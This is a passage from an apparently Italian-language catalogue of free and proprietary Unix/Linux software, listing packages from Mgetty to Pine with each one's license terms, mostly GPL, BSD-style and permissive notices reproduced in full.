This license expires, that is, two years after release date, a given 'mgetty+sendfax' release will be changed to fall under the GNU General Public License (GPL).

MI/X, 3884

software proprietario

Mingetty, 497

GNU GPL

Minicom, 1371

GNU GPL

MiniTelnet, 4115, 2211

This is available to you folks free of charge, and free of support. If you can use this as it is, great. If it inspires you to write something more useful, that's even better. If you want to use the code in any way, you need therapy (but you're welcome to use it anyway).

Minix, 4044

Copyright (c) 1987,1997, Prentice Hall
All rights reserved.

Redistribution and use of the MINIX operating system in source and binary forms, with or without modification, are permitted provided that the following conditions are met:

* Redistributions of source code must retain the above copyright notice, this list of conditions and the following disclaimer.

* Redistributions in binary form must reproduce the above copyright notice, this list of conditions and the following disclaimer in the documentation and/or other materials provided with the distribution.

* Neither the name of Prentice Hall nor the names of the software authors or contributors may be used to endorse or promote products derived from this software without specific prior written permission.

THIS SOFTWARE IS PROVIDED BY THE COPYRIGHT HOLDERS, AUTHORS, AND CONTRIBUTORS ‘‘AS IS’’ AND ANY EXPRESS OR IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE ARE DISCLAIMED. IN NO EVENT SHALL PRENTICE HALL OR ANY AUTHORS OR CONTRIBUTORS BE LIABLE FOR ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL, EXEMPLARY, OR CONSEQUENTIAL DAMAGES (INCLUDING, BUT NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS OR SERVICES; LOSS OF USE, DATA, OR PROFITS; OR BUSINESS INTERRUPTION) HOWEVER CAUSED AND ON ANY THEORY OF LIABILITY, WHETHER IN CONTRACT, STRICT LIABILITY, OR TORT (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY OUT OF THE USE OF THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF SUCH DAMAGE.

Mirror, 1867

Copyright © 1990 - 1998 Lee McLoughlin

Permission to use, copy, and distribute this software and its documentation for any purpose with or without fee is hereby granted, provided that the above copyright notice appear in all copies and that both that copyright notice and this permission notice appear in supporting documentation.

Permission to modify the software is granted, but not the right to distribute the modified code. Modifications are to be distributed as patches to released version.

This software is provided "as is" without express or implied warranty.

MIT Scheme, 3458

GNU GPL

Mkdosfs, 693

GNU GPL

Mkhybrid, 728

GNU GPL

Mkisofs, 726

GNU GPL

Motif, 3887

software proprietario

MP3blaster, 3830

GNU GPL

MP3info, 3825, 4619

GPL

Mpack, 1638

(C) Copyright 1993,1994 by Carnegie Mellon University All Rights Reserved.

Permission to use, copy, modify, distribute, and sell this software and its documentation for any purpose is hereby granted without fee, provided that the above copyright notice

appear in all copies and that both that copyright notice and this permission notice appear in supporting documentation, and that the name of Carnegie Mellon University not be used in advertising or publicity pertaining to distribution of the software without specific, written prior permission. Carnegie Mellon University makes no representations about the suitability of this software for any purpose. It is provided "as is" without express or implied warranty.

CARNEGIE MELLON UNIVERSITY DISCLAIMS ALL WARRANTIES WITH REGARD TO THIS SOFTWARE, INCLUDING ALL IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS, IN NO EVENT SHALL CARNEGIE MELLON UNIVERSITY BE LIABLE FOR ANY SPECIAL, INDIRECT OR CONSEQUENTIAL DAMAGES OR ANY DAMAGES WHATSOEVER RESULTING FROM LOSS OF USE, DATA OR PROFITS, WHETHER IN AN ACTION OF CONTRACT, NEGLIGENCE OR OTHER TORTIOUS ACTION, ARISING OUT OF OR IN CONNECTION WITH THE USE OR PERFORMANCE OF THIS SOFTWARE.

Portions of this software are derived from code written by Bell Communications Research, Inc. (Bellcore) and by RSA Data Security, Inc. and bear similar copyrights and disclaimers of warranty.

Mpage, 958

Permission is granted to anyone to make or distribute verbatim copies of this document as received, in any medium, provided that this copyright notice is preserved, and that the distributor grants the recipient permission for further redistribution as permitted by this notice.

MPEG Library, 3844

MPEG decoding engine (c) 1992 The Regents of the University of California Front end (c) 1994-99 Gregory P. Ward (gward@python.net)

COMPLETE LACK OF WARRANTY

This software is supplied without even the faintest shred of assurance that it works in its entirety.

Copyright (c) 1994-99 by Gregory P. Ward. All rights reserved.

This file is part of the MNI front end of the Berkeley MPEG decoder.

Permission to use, copy, modify, and distribute this software and its documentation for any purpose, without fee, and without written agreement is hereby granted, provided that the above copyright notice and the following two paragraphs appear in all copies of this software.

IN NO EVENT SHALL THE AUTHOR BE LIABLE TO ANY PARTY FOR DIRECT, INDIRECT, SPECIAL, INCIDENTAL, OR CONSEQUENTIAL DAMAGES ARISING OUT OF THE USE OF THIS SOFTWARE AND ITS DOCUMENTATION, EVEN IF THE UNIVERSITY OF CALIFORNIA HAS BEEN ADVISED OF THE POSSIBILITY OF SUCH DAMAGE.

THE AUTHOR SPECIFICALLY DISCLAIMS ANY WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE. THE SOFTWARE PROVIDED HEREUNDER IS ON AN "AS IS" BASIS, AND THE AUTHOR HAS NO OBLIGATION TO PROVIDE MAINTENANCE, SUPPORT, UPDATES, ENHANCEMENTS, OR MODIFICATIONS.

Please drop me a line if you use the MPEG Library, either successfully or not. And if you use it unsuccessfully and find a nice, easy fix, do please let me know about it! My email address is gward@python.net.

Mpg123, 4383

mswordview, 3873

mswordview is distributed under the GNU General Public License.

All files are released and authored according to the notices in the source, except for the files utf.c, hdr.h, plan9.h which are from the ‘tcs’ package whose notice is listed here:

```
* The authors of this software are Rob Pike and Howard Trickey.
*              Copyright (c) 1992 by AT&T.
* Permission to use, copy, modify, and distribute this software for any
* purpose without fee is hereby granted, provided that this entire notice
* is included in all copies of any software which is or includes a copy
* or modification of this software and in all copies of the supporting
* documentation for such software.
* THIS SOFTWARE IS BEING PROVIDED "AS IS", WITHOUT ANY EXPRESS OR IMPLIED
* WARRANTY.  IN PARTICULAR, NEITHER THE AUTHORS NOR AT&T MAKE ANY
* REPRESENTATION OR WARRANTY OF ANY KIND CONCERNING THE MERCHANTABILITY
* OF THIS SOFTWARE OR ITS FITNESS FOR ANY PARTICULAR PURPOSE.
       - Rob Pike, AT&T Bell Laboratories
```

Mtools, 910

GNU GPL

Nail, 1611

```
/*
 * Copyright (c) 1980, 1993
 *      The Regents of the University of California.  All rights reserved.
 * Copyright (c) 1996
 *      Christos Zoulas.  All rights reserved.
 * Copyright (c) 2000
 *      Gunnar Ritter. All rights reserved.
 *
 * Redistribution and use in source and binary forms, with or without
 * modification, are permitted provided that the following conditions
 * are met:
 * 1. Redistributions of source code must retain the above copyright
 *    notice, this list of conditions and the following disclaimer.
 * 2. Redistributions in binary form must reproduce the above copyright
 *    notice, this list of conditions and the following disclaimer in the
```

```
 *    documentation and/or other materials provided with the distribution.
 * 3. All advertising materials mentioning features or use of this software
 *    must display the following acknowledgements:
 *      This product includes software developed by the University of
 *              California, Berkeley and its contributors.
 *      This product includes software developed by Christos Zoulas.
 *      This product includes software developed by Gunnar Ritter
 *              and his contributors.
 * 4. Neither the name of the University nor the names of its contributors
 *    nor the name of Gunnar Ritter nor the names of his contributors
 *    may be used to endorse or promote products derived from this software
 *    without specific prior written permission.
 *
 * THIS SOFTWARE IS PROVIDED ``AS IS'', AND ANY EXPRESS OR IMPLIED WARRANTIES,
 * INCLUDING, BUT NOT LIMITED TO, THE IMPLIED WARRANTIES OF MERCHANTABILITY
 * AND FITNESS FOR A PARTICULAR PURPOSE ARE DISCLAIMED.  IN NO EVENT SHALL
 * THE DEVELOPERS OR COPYRIGHT HOLDERS BE LIABLE FOR ANY DIRECT, INDIRECT,
 * INCIDENTAL, SPECIAL, EXEMPLARY, OR CONSEQUENTIAL DAMAGES (INCLUDING, BUT
 * NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS OR SERVICES; LOSS OF USE,
 * DATA, OR PROFITS; OR BUSINESS INTERRUPTION) HOWEVER CAUSED AND ON ANY
 * THEORY OF LIABILITY, WHETHER IN CONTRACT, STRICT LIABILITY, OR TORT
 * (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY OUT OF THE USE OF
 * THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF SUCH DAMAGE.
 */

/*
 * Portions Copyright (c) 1991 Bell Communications Research, Inc. (Bellcore)
 *
 * Permission to use, copy, modify, and distribute this material
 * for any purpose and without fee is hereby granted, provided
 * that the above copyright notice and this permission notice
 * appear in all copies, and that the name of Bellcore not be
 * used in advertising or publicity pertaining to this
 * material without the specific, prior written permission
 * of an authorized representative of Bellcore.  BELLCORE
 * MAKES NO REPRESENTATIONS ABOUT THE ACCURACY OR SUITABILITY
 * OF THIS MATERIAL FOR ANY PURPOSE.  IT IS PROVIDED "AS IS",
 * WITHOUT ANY EXPRESS OR IMPLIED WARRANTIES.
 */

/* The files install-sh and mkinstalldirs have their own
 * licenses. They are needed only for building 'nail' and are included
 * here for your convenience.
 */
```

nanoBase, 4143, 4116

GNU GPL

nanoLinux III, 182

GNU-GPL; i singoli applicativi sono sottoposti eventualmente alle loro condizioni specifiche

NCSA Telnet, 2217, 4115

public domain

Ncurses, 466, 671

Copyright (c) 1998 Free Software Foundation, Inc.

Permission is hereby granted, free of charge, to any person obtaining a copy of this software and associated documentation files (the "Software"), to deal in the Software without restriction, including without limitation the rights to use, copy, modify, merge, publish, distribute, distribute with modifications, sublicense, and/or sell copies of the Software, and to permit persons to whom the Software is furnished to do so, subject to the following conditions:

The above copyright notice and this permission notice shall be included in all copies or substantial portions of the Software.

THE SOFTWARE IS PROVIDED "AS IS", WITHOUT WARRANTY OF ANY KIND, EXPRESS OR IMPLIED, INCLUDING BUT NOT LIMITED TO THE WARRANTIES OF MERCHANTABILITY, FITNESS FOR A PARTICULAR PURPOSE AND NONINFRINGEMENT. IN NO EVENT SHALL THE ABOVE COPYRIGHT HOLDERS BE LIABLE FOR ANY CLAIM, DAMAGES OR OTHER LIABILITY, WHETHER IN AN ACTION OF CONTRACT, TORT OR OTHERWISE, ARISING FROM, OUT OF OR IN CONNECTION WITH THE SOFTWARE OR THE USE OR OTHER DEALINGS IN THE SOFTWARE.

Except as contained in this notice, the name(s) of the above copyright holders shall not be used in advertising or otherwise to promote the sale, use or other dealings in this Software without prior written authorization.

Netcat6, 2096

GNU GPL

netkit-rsh, 1518

UCB BSD

netkit-rusers, 1524

Copyright (c) 1993 John Brezak

All rights reserved.

Redistribution and use in source and binary forms, with or without modification, are permitted provided that the following conditions are met:

1. Redistributions of source code must retain the above copyright notice, this list of conditions and the following disclaimer.

2. Redistributions in binary form must reproduce the above copyright notice, this list of conditions and the following disclaimer in the documentation and/or other materials provided with the distribution.

3. The name of the author may not be used to endorse or promote products derived from this software without specific prior written permission.

THIS SOFTWARE IS PROVIDED BY THE AUTHOR ‘AS IS’’ AND ANY EXPRESS OR IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE ARE DISCLAIMED. IN NO EVENT SHALL THE AUTHOR BE LIABLE FOR ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL, EXEMPLARY, OR CONSEQUENTIAL DAMAGES (INCLUDING, BUT NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS OR SERVICES; LOSS OF USE, DATA, OR PROFITS; OR BUSINESS INTERRUPTION) HOWEVER CAUSED AND ON ANY THEORY OF LIABILITY, WHETHER IN CONTRACT, STRICT LIABILITY, OR TORT (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY OUT OF THE USE OF THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF SUCH DAMAGE.

netkit-rwho, 1523

UCB BSD

netkit-tftp, 1536

UCB BSD

Netscape Communicator, 3896

software gratuito, non libero

Netstd, 2042

Copyright (c) 1997-1999 Peter Eriksson <pen@lysator.liu.se>

This program is free software; you can redistribute it and/or modify it as you wish - as long as you don’t claim that you wrote it.

This program is distributed in the hope that it will be useful, but WITHOUT ANY WARRANTY; without even the implied warranty of MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.

Netstd ftp, 1565

UCB BSD

NetStreamer, 3837

GNU GPL

net-tools, 1265, 1250, 2078, 1256, 1260

GNU GPL

Newt, 671

GNU LGPL

NG_clone, 4114

public domain

NOS, 2228, 4115

public domain

NotLame MP3 Encoder, 4613

GPL

Nro, 4116

public domain

Nslookup, 1328

Copyright (c) 1996-2001 by Internet Software Consortium.

Permission to use, copy, modify, and distribute this software for any purpose with or without fee is hereby granted, provided that the above copyright notice and this permission notice appear in all copies.

THE SOFTWARE IS PROVIDED "AS IS" AND INTERNET SOFTWARE CONSORTIUM DISCLAIMS ALL WARRANTIES WITH REGARD TO THIS SOFTWARE INCLUDING ALL IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS. IN NO EVENT SHALL INTERNET SOFTWARE CONSORTIUM BE LIABLE FOR ANY SPECIAL, DIRECT, INDIRECT, OR CONSEQUENTIAL DAMAGES OR ANY DAMAGES WHATSOEVER RESULTING FROM LOSS OF USE, DATA OR PROFITS, WHETHER IN AN ACTION OF CONTRACT, NEGLIGENCE OR OTHER TORTIOUS ACTION, ARISING OUT OF OR IN CONNECTION WITH THE USE OR PERFORMANCE OF THIS SOFTWARE.

NTP, 1538

Copyright (c) David L. Mills 1992-1998

Permission to use, copy, modify, and distribute this software and its documentation for any purpose and without fee is hereby granted, provided that the above copyright notice appears in all copies and that both the copyright notice and this permission notice appear in supporting documentation, and that the name University of Delaware not be used in advertising or publicity pertaining to distribution of the software without specific, written prior permission. The University of Delaware makes no representations about the suitability this software for any purpose. It is provided "as is" without express or implied warranty.

Octave, 4592, 3777

GNU GPL

Open, 476

GNU GPL

OpenBSD FTP, 1576

UCB BSD

OpenOffice, 1189

You may only copy and distribute this program consistent with the requirements and distribute this Program consistent with the requirements of either the GNU General Public License (GPL) and GNU Lesser General Public License (LGPL) or the Sun Industry Standards Source License (SISSL), respectively, depending on whether you elected to obtain access to this program via the GPL/LGPL Option or the SISSL Option. Copies of the GPL, LGPL and SISSL licenses can be found http://www.openoffice.org/project/www/license.html

The program uses Berkely DB software:

Copyright (c) 1990-1999 Sleepycat Software. All rights reserved.

Redistribution and use in source and binary forms, with or without modification, are permitted provided that the following conditions are met:

1. Redistributions of source code must retain the above copyright notice, this list of conditions and the following disclaimer.

2. Redistributions in binary form must reproduce the above copyright notice, this list of conditions and the following disclaimer in the documentation and/or other materials provided with the distribution.

3. Redistributions in any form must be accompanied by information on how to obtain complete source code for the DB software and any accompanying software that uses the DB software. The source code must either be included in the distribution or be available for no more than the cost of distribution plus a nominal fee, and must be freely redistributable under reasonable conditions. For an executable file, complete source code means the source code for all modules it contains. It does not include source code for modules or files that typically accompany the major components of the operating system on which the executable file runs.

THIS SOFTWARE IS PROVIDED BY SLEEPYCAT SOFTWARE ‘‘AS IS’’ AND ANY EXPRESS OR IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE IMPLIED WARRANTIES OF MERCHANTABILITY, FITNESS FOR A PARTICULAR PURPOSE, OR NON-INFRINGEMENT, ARE DISCLAIMED. IN NO EVENT SHALL SLEEPYCAT SOFTWARE BE LIABLE FOR ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL, EXEMPLARY, OR CONSEQUENTIAL DAMAGES (INCLUDING,

BUT NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS OR SERVICES; LOSS OF USE, DATA, OR PROFITS; OR BUSINESS INTERRUPTION) HOWEVER CAUSED AND ON ANY THEORY OF LIABILITY, WHETHER IN CONTRACT, STRICT LIABILITY, OR TORT (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY OUT OF THE USE OF THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF SUCH DAMAGE.

Copyright (c) 1990, 1993, 1994, 1995 The Regents of the University of California. All rights reserved.

Redistribution and use in source and binary forms, with or without modification, are permitted provided that the following conditions are met:

1. Redistributions of source code must retain the above copyright notice, this list of conditions and the following disclaimer.

2. Redistributions in binary form must reproduce the above copyright notice, this list of conditions and the following disclaimer in the documentation and/or other materials provided with the distribution.

3. Neither the name of the University nor the names of its contributors may be used to endorse or promote products derived from this software without specific prior written permission.

THIS SOFTWARE IS PROVIDED BY THE REGENTS AND CONTRIBUTORS ‘‘AS IS’’ AND ANY EXPRESS OR IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE ARE DISCLAIMED. IN NO EVENT SHALL THE REGENTS OR CONTRIBUTORS BE LIABLE FOR ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL, EXEMPLARY, OR CONSEQUENTIAL DAMAGES (INCLUDING, BUT NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS OR SERVICES; LOSS OF USE, DATA, OR PROFITS; OR BUSINESS INTERRUPTION) HOWEVER CAUSED AND ON ANY THEORY OF LIABILITY, WHETHER IN CONTRACT, STRICT LIABILITY, OR TORT (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY OUT OF THE USE OF THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF SUCH DAMAGE.

Copyright (c) 1995, 1996 The President and Fellows of Harvard University. All rights reserved.

Redistribution and use in source and binary forms, with or without modification, are permitted provided that the following conditions are met:

1. Redistributions of source code must retain the above copyright notice, this list of conditions and the following disclaimer.

2. Redistributions in binary form must reproduce the above copyright notice, this list of conditions and the following disclaimer in the documentation and/or other materials provided with the distribution.

3. Neither the name of the University nor the names of its contributors may be used to endorse or promote products derived from this software without specific prior written permission.

THIS SOFTWARE IS PROVIDED BY HARVARD AND ITS CONTRIBUTORS ‘‘AS IS’’ AND ANY EXPRESS OR IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE ARE DISCLAIMED. IN NO EVENT SHALL HARVARD OR ITS CONTRIBUTORS BE LIABLE FOR ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL, EXEMPLARY, OR CONSEQUENTIAL DAMAGES (INCLUDING, BUT NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS OR SER-

VICES; LOSS OF USE, DATA, OR PROFITS; OR BUSINESS INTERRUPTION) HOWEVER CAUSED AND ON ANY THEORY OF LIABILITY, WHETHER IN CONTRACT, STRICT LIABILITY, OR TORT (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY OUT OF THE USE OF THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF SUCH DAMAGE.

OpenSSH, 2188

Code in helper.[ch] is Copyright Internet Business Solutions and is released under a X11-style license (see source file for details).

(A)RC4 code in rc4.[ch] is Copyright Damien Miller. It too is under a X11-style license (see source file for details).

make-ssh-known-hosts is Copyright Tero Kivinen <Tero.Kivinen@hut.fi>, and is distributed under the GPL (see source file for details).

The copyright for the original SSH version follows. It has been modified with [comments] to reflect the changes that the OpenBSD folks have made:

This file is part of the ssh software, Copyright (c) 1995 Tatu Ylonen, Finland

COPYING POLICY AND OTHER LEGAL ISSUES

As far as I am concerned, the code I have written for this software can be used freely for any purpose. Any derived versions of this software must be clearly marked as such, and if the derived work is incompatible with the protocol description in the RFC file, it must be called by a name other than "ssh" or "Secure Shell".

However, I am not implying to give any licenses to any patents or copyrights held by third parties, and the software includes parts that are not under my direct control. As far as I know, all included source code is used in accordance with the relevant license agreements and can be used freely for any purpose (the GNU license being the most restrictive); see below for details.

[RSA is no longer included.]

[IDEA is no longer included.]

[DES is now external.]

[GMP is now external. No more GNU license.]

[Zlib is now external.]

[The make-ssh-known-hosts script is no longer included.]

[TSS has been removed.]

[MD5 is now external.]

[RC4 support has been removed (RC4 is used internally for arc4random).]

[Blowfish is now external.]

The 32-bit CRC implementation in crc32.c is due to Gary S. Brown. Comments in the file indicate it may be used for any purpose without restrictions.

The 32-bit CRC compensation attack detector in deattack.c was contributed by CORE SDI S.A. under a BSD-style license. See http://www.core-sdi.com/english/ssh/ for details.

Note that any information and cryptographic algorithms used in this software are publicly available on the Internet and at any major bookstore, scientific library, and patent office worldwide. More information can be found e.g. at "http://www.cs.hut.fi/crypto".

The legal status of this program is some combination of all these permissions and restrictions. Use only at your own responsibility. You will be responsible for any legal consequences yourself; I am not making any claims whether possessing or using this is legal or not in your country, and I am not taking any responsibility on your behalf.

NO WARRANTY

BECAUSE THE PROGRAM IS LICENSED FREE OF CHARGE, THERE IS NO WARRANTY FOR THE PROGRAM, TO THE EXTENT PERMITTED BY APPLICABLE LAW. EXCEPT WHEN OTHERWISE STATED IN WRITING THE COPYRIGHT HOLDERS AND/OR OTHER PARTIES PROVIDE THE PROGRAM "AS IS" WITHOUT WARRANTY OF ANY KIND, EITHER EXPRESSED OR IMPLIED, INCLUDING, BUT NOT LIMITED TO, THE IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE. THE ENTIRE RISK AS TO THE QUALITY AND PERFORMANCE OF THE PROGRAM IS WITH YOU. SHOULD THE PROGRAM PROVE DEFECTIVE, YOU ASSUME THE COST OF ALL NECESSARY SERVICING, REPAIR OR CORRECTION.

IN NO EVENT UNLESS REQUIRED BY APPLICABLE LAW OR AGREED TO IN WRITING WILL ANY COPYRIGHT HOLDER, OR ANY OTHER PARTY WHO MAY MODIFY AND/OR REDISTRIBUTE THE PROGRAM AS PERMITTED ABOVE, BE LIABLE TO YOU FOR DAMAGES, INCLUDING ANY GENERAL, SPECIAL, INCIDENTAL OR CONSEQUENTIAL DAMAGES ARISING OUT OF THE USE OR INABILITY TO USE THE PROGRAM (INCLUDING BUT NOT LIMITED TO LOSS OF DATA OR DATA BEING RENDERED INACCURATE OR LOSSES SUSTAINED BY YOU OR THIRD PARTIES OR A FAILURE OF THE PROGRAM TO OPERATE WITH ANY OTHER PROGRAMS), EVEN IF SUCH HOLDER OR OTHER PARTY HAS BEEN ADVISED OF THE POSSIBILITY OF SUCH DAMAGES.

OpenSSL, 2162

The OpenSSL toolkit stays under a dual license, i.e. both the conditions of the OpenSSL License and the original SSLeay license apply to the toolkit. See below for the actual license texts. Actually both licenses are BSD-style Open Source licenses. In case of any license issues related to OpenSSL please contact openssl-core@openssl.org.

OpenSSL License

Copyright (c) 1998-1999 The OpenSSL Project. All rights reserved.

Redistribution and use in source and binary forms, with or without modification, are permitted provided that the following conditions are met:

1. Redistributions of source code must retain the above copyright notice, this list of conditions and the following disclaimer.

2. Redistributions in binary form must reproduce the above copyright notice, this list of conditions and the following disclaimer in the documentation and/or other materials provided with the distribution.

3. All advertising materials mentioning features or use of this software must display the following acknowledgment: "This product includes software developed by the OpenSSL Project for use in the OpenSSL Toolkit. (http://www.openssl.org/)"

4. The names "OpenSSL Toolkit" and "OpenSSL Project" must not be used to endorse or promote products derived from this software without prior written permission. For written permission, please contact openssl-core@openssl.org.

5. Products derived from this software may not be called "OpenSSL" nor may "OpenSSL" appear in their names without prior written permission of the OpenSSL Project.

6. Redistributions of any form whatsoever must retain the following acknowledgment: "This product includes software developed by the OpenSSL Project for use in the OpenSSL Toolkit (http://www.openssl.org/)"

THIS SOFTWARE IS PROVIDED BY THE OpenSSL PROJECT ''AS IS'' AND ANY EXPRESSED OR IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO,

THE IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE ARE DISCLAIMED. IN NO EVENT SHALL THE OpenSSL PROJECT OR ITS CONTRIBUTORS BE LIABLE FOR ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL, EXEMPLARY, OR CONSEQUENTIAL DAMAGES (INCLUDING, BUT NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS OR SERVICES; LOSS OF USE, DATA, OR PROFITS; OR BUSINESS INTERRUPTION) HOWEVER CAUSED AND ON ANY THEORY OF LIABILITY, WHETHER IN CONTRACT, STRICT LIABILITY, OR TORT (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY OUT OF THE USE OF THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF SUCH DAMAGE.

This product includes cryptographic software written by Eric Young (eay@cryptsoft.com). This product includes software written by Tim Hudson (tjh@cryptsoft.com).

Parallel Bladeenc, 4613

LGPL

Part, 4114

This program is a FreeWare. You can freely distibute it. Source codes are available for download from my home page.

Pascal-to-C, 3248

GNU GPL

PCroute, 4115

Permission to use, and distribute this program without fee is hereby granted, provided that modified versions of this program are only distributed locally (intra-organization) and this copyright and permission notice appear on all copies and supporting documentation, the name of Northwestern University not be used in advertising or publicity pertaining to distribution of the program without specific prior permission, and notice be given in supporting documentation that copying and distribution is by permission of Northwestern University. Northwestern University makes no representations about the suitability of this software for any purpose. It is provided "as is" without express or implied warranty.

NO WARRANTY

BECAUSE PCroute IS LICENSED FREE OF CHARGE, WE PROVIDE ABSOLUTELY NO WARRANTY, TO THE EXTENT PERMITTED BY APPLICABLE STATE LAW. EXCEPT WHEN OTHERWISE STATED IN WRITING, NORTHWESTERN UNIVERSITY VANCE MORRISON AND/OR OTHER PARTIES PROVIDE PCroute "AS IS" WITHOUT WARRANTY OF ANY KIND, EITHER EXPRESSED OR IMPLIED, INCLUDING, BUT NOT LIMITED TO, THE IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE. THE ENTIRE RISK AS TO THE QUALITY AND PERFORMANCE OF PCroute IS WITH YOU. SHOULD PCroute PROVE DEFECTIVE, YOU ASSUME THE COST OF ALL NECESSARY SERVICING, REPAIR OR CORRECTION.

IN NO EVENT UNLESS REQUIRED BY APPLICABLE LAW WILL VANCE MORRISON NORTHWESTERN UNIVERSITY, AND/OR ANY OTHER PARTY WHO MAY MODIFY AND REDISTRIBUTE PCroute AS PERMITTED ABOVE, BE LIABLE TO YOU FOR DAMAGES, INCLUDING ANY LOST PROFITS, LOST MONIES, OR OTHER SPECIAL, INCIDENTAL OR CONSEQUENTIAL DAMAGES ARISING OUT OF THE USE OR INABILITY TO USE (INCLUDING BUT NOT LIMITED TO LOSS OF DATA OR DATA BEING RENDERED INACCURATE OR LOSSES SUSTAINED BY THIRD PARTIES OR A FAILURE OF THE PROGRAM TO OPERATE WITH

ANY OTHER PROGRAMS) PCroute, EVEN IF YOU HAVE BEEN ADVISED OF THE POSSIBILITY OF SUCH DAMAGES, OR FOR ANY CLAIM BY ANY OTHER PARTY.

Perl, 4116

GNU GPL or Artistic

PgAccess, 3706

Copyright (c) 1994-7 Regents of the University of California

Permission to use, copy, modify, and distribute this software and its documentation for any purpose, without fee, and without a written agreement is hereby granted, provided that the above copyright notice and this paragraph and the following two paragraphs appear in all copies.

IN NO EVENT SHALL THE UNIVERSITY OF CALIFORNIA BE LIABLE TO ANY PARTY FOR DIRECT, INDIRECT, SPECIAL, INCIDENTAL, OR CONSEQUENTIAL DAMAGES, INCLUDING LOST PROFITS, ARISING OUT OF THE USE OF THIS SOFTWARE AND ITS DOCUMENTATION, EVEN IF THE UNIVERSITY OF CALIFORNIA HAS BEEN ADVISED OF THE POSSIBILITY OF SUCH DAMAGE.

THE UNIVERSITY OF CALIFORNIA SPECIFICALLY DISCLAIMS ANY WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE. THE SOFTWARE PROVIDED HEREUNDER IS ON AN "AS IS" BASIS, AND THE UNIVERSITY OF CALIFORNIA HAS NO OBLIGATIONS TO PROVIDE MAINTENANCE, SUPPORT, UPDATES, ENHANCEMENTS, OR MODIFICATIONS.

Pine, 1611

Pine and Pico are registered trademarks of the University of Washington. No commercial use of these trademarks may be made without prior written permission of the University of Washington.

Pine, Pico, and Pilot software and its included text are Copyright 1989-1996 by the University of Washington.

Use of Pine/Pico/Pilot: You may compile and execute these programs for any purpose, including commercial, without paying anything to the University of Washington, provided that the legal notices are maintained intact and honored.

Local modification of this release is permitted as follows, or by mutual agreement: In order to reduce confusion and facilitate debugging, we request that locally modified versions be denoted by appending the letter "L" to the current version number, and that the local changes be enumerated in the integral release notes and associated documentation.

Redistribution of this release is permitted as follows, or by mutual agreement:
(a) In free-of-charge or at-cost distributions by non-profit concerns;
(b) In free-of-charge distributions by for-profit concerns;
(c) Inclusion in a CD-ROM collection of free-of-charge, shareware, or non-proprietary software for which a fee may be charged for the packaged distribution.

UW encourages unrestricted distribution of individual patches to the Pine system. By "patches" we mean "difference" files that can be applied to the UW Pine source distribution in order to accomplish bug fixes, minor enhancements, or adaptation to new operating systems. Submission of these patches to UW for possible inclusion in future Pine versions is also encouraged.

The above permissions are hereby granted, provided that the Pine and Pico copyright and trademark notices appear in all copies and that both the above copyright notice and this permission notice appear in supporting documentation, and that the name of the University of

Washington not be used in advertising or publicity pertaining to distribution of the software without specific, prior written permission. This software is made available "as is", and

